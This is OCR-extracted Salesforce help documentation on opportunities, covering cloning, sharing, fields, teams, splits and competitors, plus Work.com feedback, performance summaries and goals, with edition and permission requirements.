- If the opportunity has an associated opportunity team, the team isn't included in the cloned opportunity..
- If the opportunity has any associated products that contain unique custom fields, ydelete the values in the custom fields before cloning the opportunity.
- If the clone button isn't visible, you might not have permission to create opportunities, or your Salesforce admin might have removed it from the page layout. Ask your Salesforce admin for help.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

SEE ALSO:

Opportunity Fields

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Considerations for Sharing Opportunities

By sharing your opportunities with other user you give visibility into your pipeline so others can provide you with important information to help you close your deals. Before you share your opportunities, make sure you're aware of these considerations.

- Your administrator determines your organization's sharing model, including the default opportunity access levels for territories.
- While you can increase access to your opportunities, you can't restrict it below your organization's default access levels.
- To share an opportunity with another user, that user must have the "Read" permission on opportunities.
- The sharing detail page lists the users, groups, roles, and territories that have sharing access to the opportunity.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Guidelines for Finding Similar Opportunities

Close your deals faster by taking advantage of the rich information contained in successfully closed deals that are similar to yours. Here are some guidelines to help you find the opportunities that will help you close your deals.

- Use the Similar Opportunities related list on the opportunity's detail page to find Closed/Won opportunities with common information.
- The criteria used to find similar opportunities is determined by your administrator. The search finds a maximum of 10,000 opportunities with close dates in a three-month period and displays up to 300 of the records that best match the search criteria. The results are ranked by the number of matching fields.
- Results can be filtered by Close date or by matching fields.
- To see how a record in the search results is similar to your current deal, hover over the opportunity name. The matching fields are highlighted in the Match Criteria sidebar.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

SEE ALSO:

Enable and Configure Similar Opportunities

Considerations for Adding Products to Opportunities

If you're an admin or sales operations manager, consider key concepts before you add products to opportunities.

- The opportunity `Amount` is the sum of the products that you add to the opportunity. You can't edit the `Amount` unless you delete the products from the opportunity.
- The total price is the quantity multiplied by the sales price.
- You can add products with schedules in Lightning Experience or Salesforce1, but must switch back to Salesforce Classic to enable product schedules, or to establish or modify schedules for products.

EDITIONS

Products and price books available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- For multicurrency orgs, the opportunity `Currency` is tied to the currency of the associated price book entry. You can't edit the `Currency` unless you delete the products from the opportunity.

Opportunity Fields

The fields for opportunities contain a wide variety of information to help you track your pending and potential sales. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available fields vary according to which Salesforce Edition you have.

Field	Description
`Account Name`	Name of account that opportunity is linked to. You can enter the account name, or select the account using the lookup icon. If you change the account for an opportunity that has partners, all partners are deleted from the Partners related list.
`Amount`	Estimated total sale amount. For organizations using multiple currencies, the amount is shown in your personal currency by default. Change the `Opportunity Currency` picklist to track the amount in another currency. For opportunities with products, the amount is the sum of the related products. You cannot directly edit the amount unless the opportunity has no products. To change the amount for an opportunity that contains products, edit the sales price or quantity of the related products. If you change the price book for an opportunity that has products, all products are deleted from the Products related list, but the value in the opportunity's Amount field remains.
`Close Date`	Date when you plan to close the opportunity. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field. Opportunities with a `Close Date` in a given month will tally in the forecast for that month, unless you assign them to the Omitted category while editing the forecast. When you set an open opportunity's `Stage` to a type of "Closed/Won," the `Close Date` is set to the current date in Coordinated Universal Time (UTC). At certain times of day, UTC will differ by one day from your time zone.

Field	Description
`Contract`	Contract that the opportunity is linked to.
`Created By`	User who created the opportunity including creation date and time. (Read only)
`Custom Links`	Listing of custom links for opportunities as set up by your administrator. Available only in Salesforce Classic.
`Description`	Description of the opportunity. Up to 32KB of data are allowed. Only the first 255 characters display in reports.
`Expected Revenue`	Calculated revenue based on the `Amount` and `Probability` fields.
`Forecast Category`	Forecast category name that is displayed in reports, opportunity detail and edit pages, opportunity searches, and opportunity list views. The setting for an opportunity is tied to its `Stage`. For more information on forecast categories, see Working with Forecast Categories on page 1567.
`Last Modified By`	User who last changed the opportunity fields, including modification date and time. This does not track changes that are made to any of the related list items on the opportunity. (Read only)
`Lead Source`	Source of the opportunity, for example, Advertisement, Partner, or Web. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
`Next Step`	Description of next task in closing opportunity. Up to 255 characters are allowed in this field.
`Opportunity Currency`	The default currency for all currency amount fields in the opportunity. Amounts are displayed in the opportunity currency, and are also converted to the user's personal currency. Available only for organizations that use multiple currencies. For opportunities with products, the currency is tied to the currency of the associated price book. You cannot directly edit this field unless you first delete the products.
`Opportunity Division`	Division to which the opportunity belongs. This value is automatically inherited from the related account. Available only in organizations that use divisions to segment their data.
`Opportunity Name`	Name of the opportunity, for example, Acme.com - Office Equipment Order. Up to 120 characters are allowed in this field.
`Opportunity Owner`	Assigned owner of opportunity. Not available in Personal Edition.

Field	Description
`Opportunity Record Type`	Name of the field that determines what picklist values are available for the record. The record type may be associated with a sales process. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
`Partner Account`	Read-only field that indicates the opportunity is owned by a partner user.
`Primary Campaign Source`	Name of the campaign responsible for generating the opportunity. For opportunities created during lead conversion, this field is automatically filled in with the campaign name from the lead. If the lead has multiple associated campaigns, the campaign with the most recently updated member status is inserted into the opportunity. For opportunities with multiple influential campaigns, click **Edit** next the primary campaign in the Campaign Influence related list on the opportunity detail page and select the `Primary Campaign Source` checkbox. The campaign will display in the `Primary Campaign Source` field on the opportunity.
`Private`	Indicates that the opportunity is private. Only the record owner, users above that role in the hierarchy, and administrators can view, edit, and report on private opportunities. Not available in Group or Personal Editions. Private opportunities do not trigger Big Deal Alerts or workflow rules. Private opportunities count towards your forecasts only if you have Customizable Forecasting or Collaborative Forecasts enabled. Users with the "View All Forecasts" permission can see private opportunities within the Forecasts tab. Note: When you mark opportunities *`Private`*, any opportunity teams, opportunity splits, and sharing are removed. (The owner of a private opportunity receives 100% of split types that total that amount.)
`Probability`	Likelihood that opportunity will close, stated as a percentage. The `Probability` value is always updated by a change in the `Stage` value, even if `Probability` is marked as read only on your page layout. Users with access to edit this field can override the value.
`Quantity`	Total of all `Quantity` field values for all products in the Products related list if the opportunity has products. General use field if the opportunity does not have products.
`Stage`	Current stage of opportunity based on selections you make from a predefined list, for example, Prospect or Proposal. Entry is selected from a picklist of up to 100 available values, which are set by an administrator. Each picklist value can have up to 40 characters.

Field	Description
	Your administrator correlates the values in this picklist with Forecast Category values that determine how the opportunity contributes to your forecast. When you set an open opportunity's `Stage` to a type of "Closed/Won," the `Close Date` is set to the current date in Coordinated Universal Time (UTC). At certain times of day, UTC will differ by one day from your time zone.
`Synced Quote`	Quote that's synced to the opportunity. Only one quote can sync to the opportunity at a time.
`Territory`	Territory with which the opportunity is associated. Only available if your organization has territory management.
`Type`	Type of opportunity, for example, Existing Business or New Business. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.

SEE ALSO:

- Opportunity Product Fields
- Opportunities

Opportunity Product Fields

The fields for opportunity products contain information to help you track what's selling. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available fields vary according to which Salesforce Edition you have.

Field	Description
`Active`	Whether the price book entry (product and list price) is active and can be added to an opportunity or quote.
`Created By`	Name of the user who created the product.
`Date`	Close date of a particular opportunity product.
`Discount`	Discount for the product as a percentage.
`Last Modified By`	User who last changed the opportunity product fields. (Read only)
`Line Description`	Text to distinguish this opportunity product from another.
`List Price`	The price of the product within the price book, including currency.

Field	Description
Opportunity	Name of the opportunity for this opportunity product.
Product	Item listed in the Products related list on an opportunity.
Product	The product's name.
Quantity	Number of units for the opportunity product.
Sales Price	Price for the products in the opportunity product.
Subtotal	Difference between standard and discounted pricing. Converted currency amounts when the opportunity's currency is different from the user's currency.
Total Price	Sum of all the product amounts for this opportunity product.

SEE ALSO:

Opportunity Fields

Opportunities

Teaming Up for Sales Opportunities

Opportunity Teams

An opportunity team is a group of Salesforce users who work together on a sales opportunity.

Opportunity teams shows who's working on the opportunity and what each team member's role is. You can grant your opportunity team members special access to the opportunity and its related records, making it easier for everyone to work together.

Using opportunity teams makes it easier for you to track the work of a team, too. In opportunity reports, filter opportunities by the opportunity teams that you're a member of. When creating or editing a custom list view for opportunities in Salesforce Classic, select the My Opportunity Teams filter.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Guidelines for Using Opportunity Teams

An opportunity team is a group of Salesforce users who work together on a sales opportunity. If you're using opportunity teams, refer to these guidelines.

Guidelines for Editing Members of an Opportunity Team

Keep the details about your opportunity team members up-do-date by changing their access level, team role, and more. If you're editing team members, refer to these guidelines for information.

Considerations for Deleting Members from an Opportunity Team

Keep your opportunity teams up-to-date by deleting members who are no longer part of a team. If Opportunity Splits is enabled, consider the following before you delete a team member.

Guidelines for Setting Up and Adding a Default Opportunity Team

Save time by setting up a default opportunity team—a group of coworkers who you typically work with on opportunities. Then add the team to opportunities that you own. If you're working with a default opportunity team, refer to these guidelines for additional information.

Opportunity Team Fields

Opportunity Team data is stored in these standard fields.

SEE ALSO:

Opportunity Splits

Guidelines for Using Opportunity Teams

An opportunity team is a group of Salesforce users who work together on a sales opportunity. If you're using opportunity teams, refer to these guidelines.

Note: Opportunity teams aren't the same as account teams, although they share a set of available team member roles.

- Set up opportunity teams for opportunities that are owned by you or someone below you in the role hierarchy.
- Set up a default opportunity team to include the users who you normally work with on opportunities. You can choose to add your default opportunity team to all your opportunities automatically.
- When you set up an opportunity team, you:
  - Add team members.
  - Specify each member's role on the opportunity, such as Executive Sponsor.
  - Specify each team member's level of access to the opportunity: read/write access or read-only access.
- Changes that you make to the opportunity team on an opportunity don't affect your default opportunity team or the opportunity teams on your other opportunities.
- If your Salesforce admin has enabled Opportunity Splits, you can split credit for an opportunity among members of an opportunity team.
- Adding, editing, or deleting opportunity team members requires read/write access on the opportunity.
- You can't use opportunity teams for private opportunities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Opportunity Splits and settings for opportunity teams available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

Guidelines for Setting Up and Adding a Default Opportunity Team

Opportunity Team Fields

Guidelines for Editing Members of an Opportunity Team

Keep the details about your opportunity team members up-do-date by changing their access level, team role, and more. If you're editing team members, refer to these guidelines for information.

- If the team member that you need to update doesn't appear in the Opportunity Team related list, view the full list.
- You edit opportunity team members on the detail page of the opportunity team member that you need to update.
- When editing inactive users with assigned split percentages, you can edit only the split-related fields.
- If your Salesforce admin defined custom fields, you'll see them when you edit a team member, even if your admin didn't add them to the Add Opportunity Team Members page.
- The member's opportunity access level can't be less than your Salesforce org's default opportunity sharing access.

SEE ALSO:

Guidelines for Using Opportunity Teams

Considerations for Deleting Members from an Opportunity Team

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Opportunity Splits and settings for opportunity teams available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Considerations for Deleting Members from an Opportunity Team

Keep your opportunity teams up-to-date by deleting members who are no longer part of a team. If Opportunity Splits is enabled, consider the following before you delete a team member.

- If the team member that you want to delete is assigned a split percentage greater than zero, reassign the split before you delete the member.
- You can't delete the opportunity owner from the opportunity team. To remove this member from splits calculations, assign the member a split percentage of zero, or transfer ownership of the opportunity.

SEE ALSO:

Guidelines for Editing Members of an Opportunity Team

Guidelines for Using Opportunity Teams

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Opportunity Splits and settings for opportunity teams available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To remove team members:

- "Read" on users

  AND

  "Edit" on opportunities

  AND

  Owner of the opportunity, or above the owner in your organization's role hierarchy

To view an opportunity for which you're a team member:

- "Read" on the opportunity

Guidelines for Setting Up and Adding a Default Opportunity Team

Save time by setting up a default opportunity team—a group of coworkers who you typically work with on opportunities. Then add the team to opportunities that you own. If you're working with a default opportunity team, refer to these guidelines for additional information.

- To set up a default opportunity team, access Advanced User Details in your personal settings.
- While you're defining your default opportunity team, you can choose to automatically add it to all your open opportunities. If you don't choose this option, you add the default team from the Opportunity Team related list of your opportunities.
- Clicking **Add Default Team** adds the default team of the opportunity owner, not of the user who clicks the button.
- Salesforce admins and users above you in the role hierarchy can add your default opportunity team to opportunities that you own.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Opportunity Teams

Opportunity Team Fields

Opportunity Team data is stored in these standard fields.

Field	Description
`Opportunity Access`	The level of access that a team member has to the opportunity. The access level can be read/write or read only, but it can't be less than your Salesforce org's default opportunity sharing access.
`Team Role`	The role that the team member plays for the opportunity, such as Account Manager.
`User`	The user who's listed as part of the team.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Opportunity Teams

Opportunity Splits

Opportunity splitting lets you share revenue from an opportunity with your team members. Team members working on an opportunity can roll their individual sales credits into quota and pipeline reports for the entire team.

Watch a Demo (Salesforce Classic) (1:44 minutes)

If your Salesforce admin has enabled Opportunity Splits, and you're the opportunity owner or above the owner in the organization hierarchy, you can add and adjust splits for the opportunity.

- To credit team members who are directly responsible for opportunity revenue, use *revenue* splits, which always total 100% of the opportunity amount.
- To credit supporting team members, use *overlay* splits, which can total any percentage of the opportunity amount, including percentages over 100%.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

Your Salesforce org's `Split on Opportunity - Amount` field comes with one revenue split and one overlay split. If custom split types are enabled for your org, your Salesforce admin can create three more split types. Your admin decides which types of splits always total 100%. To have custom split types enabled for your org, ask your admin to contact Salesforce.

Your admin can also create custom fields for opportunity splits, allowing you to better track and store information about splits that you create for team members.

Note: Splits can't be rolled up to sales territories. For information about including splits in your forecasts, see Change Between Forecast Types.

Considerations for Creating Opportunity Splits

If you're creating opportunity splits to share opportunity revenue with coworkers, review these guidelines for information.

Create Opportunity Splits

Add and adjust splits to share revenue from opportunities with your team members.

SEE ALSO:

Create Opportunity Splits

Considerations for Creating Opportunity Splits

If you're creating opportunity splits to share opportunity revenue with coworkers, review these guidelines for information.

- The opportunity owner is automatically included in the opportunity team and initially assigned 100% of the split types that always total 100%.
- If you can't add a team member when you're editing the opportunity split, add the member in the Opportunity Team related list on the main opportunity page. (To add members while editing splits, contact your Salesforce admin.)
- If you don't see splits on a field, ask your Salesforce admin to check your field-level security limits.
- To determine whether a split type always totals 100%, look for "must total 100%" in the description of the split.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

- Split percentages are limited to two decimal places. If you enter a monetary amount that requires a split percentage with more than two, the amount is automatically rounded.

SEE ALSO:

Create Opportunity Splits

Create Opportunity Splits

Add and adjust splits to share revenue from opportunities with your team members.

1. In the Opportunity Splits related list of an opportunity, click **Edit Opportunity Splits**.
2. Complete the fields as needed.
3. To remove a team member from the split, click or **Del** next to the team member's name.
4. Save your changes.

SEE ALSO:

Considerations for Creating Opportunity Splits

Opportunity Splits

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To add splits for opportunity team members:

- "Edit" on opportunities

  AND

  Owner of opportunity record or above owner in organization hierarchy

Knowing Your Competitors

Competitors Overview

You can track competitors in a pending sale by listing the competitors' names in the opportunity. You can enter the names of new competitors, or choose from a list of competitors defined by your administrator. To access this information, go to the Competitors related list of the opportunity.

SEE ALSO:

Defining Competitors

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Defining Competitors

Create a picklist of competitors that your users can attach to opportunities. To add competitors to the picklist:

1. From Setup, enter *Competitors* in the Quick Find box, then select **Competitors**.
2. Click **New** to add competitor names to the list.
3. Enter the name of the competitor.
4. Optionally, check the default option to select this value on any new record when another value is not selected.
5. Click **Save**.

SEE ALSO:

Competitors Overview

Viewing and Editing Competitors

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

USER PERMISSIONS

To define competitors:

- "Customize Application"

Viewing and Editing Competitors

The Competitors related list of an opportunity shows the competitors for that deal.

- To view information for a competitor, click the competitor's name.
- Click **Edit** next to a competitor's name to edit the strengths and weaknesses of the competitor for the opportunity.
- To add a competitor, click **New**. Enter the competitor's name, or click the lookup icon to select from a list of competitors defined by your administrator. It does not need to be an existing account or contact. Then specify the strengths and weaknesses of the competitor, which may be different for each opportunity.

Note: To add or create a competitor on an opportunity, you must also have access to edit that opportunity.

SEE ALSO:

Competitor Fields

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

USER PERMISSIONS

To view competitors:

- "Read" on opportunities

To edit competitors:

- "Edit" on opportunities

Competitor Fields

A competitor has the following fields, listed in alphabetical order.

Field	Description
`Competitor Name`	Name of competitor. You can enter any name, or select from the list of all competitors defined by your administrator.
`Strengths`	Description of competitor's key selling points and advantages.
`Weaknesses`	Description of competitor's key disadvantages.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

SEE ALSO:

Defining Competitors

Viewing and Editing Competitors

Deleting Competitors

You can delete a competitor from the opportunities page by clicking the **Del** link next to a competitor's name in the Competitors related list.

Note: To delete a competitor from an opportunity, you must also have access to edit that opportunity.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

USER PERMISSIONS

To delete competitors:

- "Edit" on opportunities

SEE ALSO:

Competitors Overview

Improve Your Performance with Work.com

Feedback Overview

USER PERMISSIONS	
To view feedback:	"Read" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests AND "Read" on Performance Cycles
To create feedback:	"Create" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests AND "Read" on Performance Cycles
To edit or submit feedback:	"Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests AND "Read" on Performance Cycles
To delete feedback (only for admin users with MAD/VAD permissions):	"Delete" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests AND "Read" on Performance Cycles

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feedback requires a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.


Work.com Feedback allows you to request and offer unsolicited feedback on a person or topic, and also respond to feedback related to performance summaries.

Feedback offers, feedback requests, and feedback related to performance summaries are all managed from the Feedback tab. The Feedback tab displays the recent feedback you've viewed by default, and you can filter to see different types of feedback records. For example, select **New Feedback Requests** to see feedback records that require their input. You can also create custom list views with different filter options.

The default feedback filters include:

- All Feedback—All feedback, including one-time feedback and performance summary feedback
- Declined Feedback Requests—All the feedback you've requested that others have declined
- Feedback About Me—All the completed feedback about you
- Feedback About My Team—All the completed feedback about your team
- Feedback About Others—Completed feedback about others
- Feedback About Topics—Completed feedback about topics

- New Feedback Replies—New replies to the feedback you've requested
- New Feedback Requests—New feedback requests for one-time feedback and performance summaries



On the feedback page, you can:

- View and filter your feedback list for new requests, replies, and other feedback
- Click a feedback record to view and edit details about the feedback
- Offer or request feedback

SEE ALSO:

Feedback Visibility

Performance Summary Overview

Enable or Disable Work.com Settings

Feedback Visibility

Visibility options are based on the type of feedback you choose.

Feedback Requested

Only people to whom you sent the feedback request and an administrator with "Modify All Data" or "View All Data" access can view your request.

Feedback Requested About	Person Receiving the Request	Person's Manager	Administrator with MAD/VAD Access
Topic	✅		✅
Myself	✅		✅
Another User	✅		✅

Feedback Offered

You can only view feedback that is shared with you. For example, you won't be able to view feedback about yourself that was shared only with your manager.

Feedback Offered	Person	Person's Manager	Administrator with MAD/VAD Access
Person Only	✅		✅
Person and Manager	✅	✅	✅
Manager Only		✅	✅

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feedback requires a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

SEE ALSO:

Feedback Overview

Performance Summary Overview

Work.com performance summaries gather feedback about people in your company via a custom questionnaire.

Use the Feedback tab to view the performance summaries you need to complete. Use the drop-down menu to filter your performance summaries and other feedback. Select **New Feedback Requests** to see one-time feedback and performance summaries that require your input.

SEE ALSO:

- Add Peers to a Performance Summary
- Complete a Summary
- Decline a Performance Summary Request
- Performance Summary Cycles Overview
- Enable or Disable Work.com Settings

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view the Performance tab:

- "Read" on Performance Cycles

To view performance summaries:

- "Read" on Performance Cycles

To create performance summaries:

- "Create" on Performance Cycles

To answer and submit performance summaries:

- "Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests


  AND

  "Read" on Performance Cycles

Complete a Summary

1. On the Feedback tab, select **New Feedback Requests** from the feedback drop-down list.
2. Click **Go!**.
3. Select a performance summary.
4. Answer the questions in the summary. If available, click **Invite Peer** or **Invite Skip Level** to request reviews from others.

   To see recent work, such as thanks, goals, metrics, and feedback, click **Customize Related Lists** on a performance summary's detail page. You can't quote recent work directly in your responses, but you can manually add this information.



5. When you're finished writing the summary, click **Submit** or click **Save Draft** to make changes at a later time.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To edit performance summaries:

- "Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests

  AND

  "Read" on Performance Cycles

You can view submitted summaries using filters on the Feedback tab, including summaries about you or your team.

SEE ALSO:

- Performance Summary Overview
- Add Peers to a Performance Summary
- Decline a Performance Summary Request

Add Peers to a Performance Summary

Invite peers to review your performance summary.

1. On the Feedback tab, select **New Feedback Requests** from the feedback drop-down list.
2. Click **Go!**.
3. Select a performance summary.
4. If peer or skip reviews are included, at the top of the page, click **Invite Peer** or **Invite Skip Level**.
5. Type the name of the person you would like to invite and click **Save**.
   The person's name appears in the list of invited people and they receive an email that asks them to complete a peer or skip level summary.

SEE ALSO:

- Performance Summary Overview
- Complete a Summary
- Decline a Performance Summary Request

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view performance summaries:

- "Read" on Performance Cycles

To add peers to performance summaries:

- "Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests

  AND

  "Read" on Performance Cycles

Decline a Performance Summary Request

Decline a performance summary request when feedback on that person or team is no longer required.

1. On the Feedback tab, select **New Feedback Requests** from the feedback drop-down list.
2. Click **Go!**.
3. Select a performance summary.
4. Click **Decline**.
5. Click **OK** on the confirmation message.
   - You can only decline self, peer, and skip-level summaries.
   - Saved answers are preserved and remain in the declined summary.
   - Declined summaries can be found on the Feedback page with the All Feedback filter.
   - Click **Reopen** from a declined summary's detail page to reopen the summary. Reopened summaries appear in the New Feedback Requests list.
   - After a performance cycle "Finishes," declined summaries can't be reopened.

SEE ALSO:

Performance Summary Overview
Add Peers to a Performance Summary
Complete a Summary

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view the Performance tab:

- "Read" on Performance Cycles

To edit Performance Summaries:

- "Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests

  AND

  "Read" on Performance Cycles

Goals Overview

Work.com Goals allow you to define, track, and measure your work. Access goals via the Goals tab or Chatter profile pages.

The Goals tab on a user's profile displays the goals for that person. The top-level Goals tab is a general list view that can be configured to display different lists of goals (such as My Goals, My Team's Goals, or Key Company Goals). The tabs and list views that appear may vary depending on how your administrator configured Work.com.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Goals requires a **Work.com** license, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

